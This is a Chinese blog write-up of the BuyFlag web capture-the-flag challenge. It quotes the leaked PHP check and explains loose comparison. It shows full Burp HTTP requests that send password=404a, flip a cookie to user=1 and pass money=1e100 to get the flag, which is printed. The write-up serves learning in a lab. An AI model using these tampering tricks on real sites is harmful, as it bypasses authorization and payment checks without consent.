[极客大挑战 2019]BuyFlag 1 writeup


原创

咸鱼一方 于 2022-04-21 16:15:28 发布 9 收藏
文章标签： linux php

本文链接：https://blog.csdn.net/dlccom/article/details/124324663

- 今天又来摸鱼啦!!!!!!!!!
- 打开靶机到处点点,发现菜单处有个payflag页面

- 打开页面,有个提示



- 右键看一下源代码

```
79              <!--[if lte IE 8]><script src="assets/js/ie/respond.
80              <script src="assets/js/main.js"></script>
81
82      </body>
83  <!--
84          ~~~post money and password~~~
85  if (isset($_POST['password'])) {
86      $password = $_POST['password'];
87      if (is_numeric($password)) {
88          echo "password can't be number</br>";
89      }elseif ($password == 404) {
90          echo "Password Right!</br>";
91      }
92  }
93  -->
94  </html>
```

- 大概意思是用POST方法提交参数password和money

- password不能是数字还要弱等于404,这个好解决password=404a就可以了,具体的原因是
  - 在执行关系运算”==“时要求运算符两边的数据类型必须一致，所以如果有一方是int类型，一方是字符串类型的话，字符串类型会被强制转换为整型
  - 那么具体怎么转换呢
    - 1.当字符串中 以 数字开头 +字符串+数字或字符(字符串)+... 格式与数字进行 == 判断时，
    - 会取第一次出现字符(字符串)前的数字作为转换值。
    - 2.当字符串中 以 字符(字符串)开头 +数字+数字或字符(字符串)+... 格式与数字进行 == 判断时，
    - 不能转换为数字，被强制转换为0
- 我们试着提交一下,burp抓包

Request

Pretty Raw Hex

```
POST /pay.php HTTP/1.1
Host: 12b72590-c528-42e9-8e3d-e1a2d7831099.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://12b72590-c528-42e9-8e3d-e1a2d7831099.node4.buuoj.cn:81
DNT: 1
Connection: close
Referer: http://12b72590-c528-42e9-8e3d-e1a2d7831099.node4.buuoj.cn:81/pay.php
Cookie: UM_distinctid=17d6081fc4aa-0635f141e4a0aa-4c3e217e-240000-17d6081fc4b1249; user=0
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

password=404a&money=1000000000
```

- 页面没变化,我们注意到有这么句话

Only Cuit's students can buy the FLAG

- 难道还有个student参数吗

Request

Pretty Raw Hex


```
1  POST /pay.php HTTP/1.1
2  Host: 12b72590-c528-42e9-8e3d-e1a2d7831099.node4.buuoj.cn:81
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 43
9  Origin: http://12b72590-c528-42e9-8e3d-e1a2d7831099.node4.buuoj.cn:81
10 DNT: 1
11 Connection: close
12 Referer: http://12b72590-c528-42e9-8e3d-e1a2d7831099.node4.buuoj.cn:81/pay.php
13 Cookie: UM_distinctid=17d6081fc4aa-0635f141e4a0aa-4c3e217e-240000-17d6081fc4b1249; user=0
14 Upgrade-Insecure-Requests: 1
15 Pragma: no-cache
16 Cache-Control: no-cache
17
18 password=404a&money=1000000000&student=CUIT
```

- 提交!还是没反应.应该是方向错了.这时候注意到COOKIE上有个user=0,改成1试试.有反应了!

Request

Pretty Raw Hex

```
1  POST /pay.php HTTP/1.1
2  Host: 12b72590-c528-42e9-8e3d-e1a2d7831099.node4.buuoj.cn:81
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 43
9  Origin: http://12b72590-c528-42e9-8e3d-e1a2d7831099.node4.buuoj.cn:81
10 DNT: 1
11 Connection: close
12 Referer: http://12b72590-c528-42e9-8e3d-e1a2d7831099.node4.buuoj.cn:81/pay.php
13 Cookie: UM_distinctid=17d6081fc4aa-0635f141e4a0aa-4c3e217e-240000-17d6081fc4b1249; user=1
14 Upgrade-Insecure-Requests: 1
15 Pragma: no-cache
16 Cache-Control: no-cache
17
18 password=404a&money=1000000000&student=CUIT
```

- 

- 三个条件对了两个,告诉我number太长了.那我们用科学计数法试试

Request

Pretty Raw Hex \n

```
1  POST /pay.php HTTP/1.1
2  Host: 12b72590-c528-42e9-8e3d-e1a2d7831099.node4.buuoj.cn:81
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 38
9  Origin: http://12b72590-c528-42e9-8e3d-e1a2d7831099.node4.buuoj.cn:81
10 DNT: 1
11 Connection: close
12 Referer: http://12b72590-c528-42e9-8e3d-e1a2d7831099.node4.buuoj.cn:81/pay.php
13 Cookie: UM_distinctid=17d6081fc4aa-0635f141e4a0aa-4c3e217e-240000-17d6081fc4b1249; user=1
14 Upgrade-Insecure-Requests: 1
15 Pragma: no-cache
16 Cache-Control: no-cache
17
18 password=404a&money=1e100&student=CUIT
```

- 成功拿到flag

> you are Cuiter
> Password Right!
> flag{80ae2927-05f3-4f37-95d2-72f7e3d6b8a0}